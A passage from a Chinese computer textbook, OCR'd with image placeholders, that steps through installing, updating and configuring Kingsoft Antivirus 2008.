


图 9-2 “许可协议”对话框

（2）在该对话框中，仔细阅读此软件的最终用户许可协议，若同意协议内容，则单击“我

接受”按钮，继续进行软件安装。

（3）打开如图 9-3 所示的“选择组件”对话框，勾选需要安装的组件，及安装的类型。

（4）单击“下一步”按钮，打开如图 9-4 所示的“选择安装位置”对话框，浏览选择安装路径。




图 9-3 “选择组件”对话框




图 9-4 “选择安装位置”对话框

（5）单击“下一步”按钮，打开如图 9-5 所示的“确认安装组件”对话框，在此对话框中可以查看安装此软件的详细信息。

（6）检查无误后，单击“安装”按钮开始进行文件的复制，复制进度如图 9-6 所示。




图 9-5 “确认安装组件”对话框




图 9-6 “正在复制文件”对话框

（7）复制完成后，打开如图 9-7 所示的“文件复制完成”对话框。单击“下一步”按钮，打开如图 9-8 所示的“欢迎使用配置向导”对话框，选择配置的类型。

（8）单击“下一步”按钮，打开如图 9-9 所示的“内存扫描”对话框，在此单击“跳过”按钮，也可以等待扫描结束。

（9）弹出如图 9-10 所示的“安装成功”对话框。单击“下一步”按钮，打开如图 9-11 所示的“在线升级程序”对话框，选择升级方式，一般选择默认升级方式即可。

（10）单击“下一步”按钮，打开如图 9-12 所示的“分析升级信息文件”对话框。分析完成后，打开如图 9-13 所示的“选择用户类型”对话框。




图 9-7 “文件复制完成”对话框




图 9-8 “欢迎使用配置向导”对话框




图 9-9 “内存扫描”对话框




图 9-10 “安装成功”对话框




图 9-11 “在线升级程序”对话框




图 9-12 “分析升级信息文件”对话框

（11）若是新用户，则可以点选“我是新用户”单选项，免费尝试使用此杀毒软件；若有用户通行证，则点选“我是老用户”单选项。

（12）单击“下一步”按钮即可开始病毒库的升级，如图 9-14 所示。升级完成后，如图 9-15 所示，单击“完成”按钮，即可实现此软件的安装，重新启动计算机让更新生效即可。




图 9-13 “选择用户类型”对话框




图 9-14 “下载升级文件进度”对话框




图 9-15 “更新文件成功”对话框

9.1.2 软件的使用

完成金山毒霸 2008 杀毒套装的安装后，在使用该软件进行杀毒之前，要对该软件进行一些配置。

配置的具体操作步骤如下所示。

（1）运行金山毒霸 2008 进入如图 9-16 所示的“金山毒霸 2008”主程序界面。在该界面依次执行“工具”→“综合设置”任务项，打开如图 9-17 所示的“金山毒霸 2008 综合设置”对话框。



图 9-16 “金山毒霸 2007”主程序界面




图 9-17 “金山毒霸综合设置”对话框

（2）此时为“手动杀毒”选项，在“需要扫描的文件类型”下勾选扫描文件类型；在“需要扫描的其他内容”下勾选需要的选项；在“发现病毒时的清理方式”下点选清理病毒的方式。

（3）单击左方的“屏保杀毒”选项，打开如图 9-18 所示的对话框，勾选“将毒霸专用屏保作为系统当前屏保”选项，此时杀毒时系统将变为屏保状态。

（4）单击左方的“定时杀毒”选项，打开如图 9-19 所示的对话框，在此对话框可以定制杀毒的时间和周期。

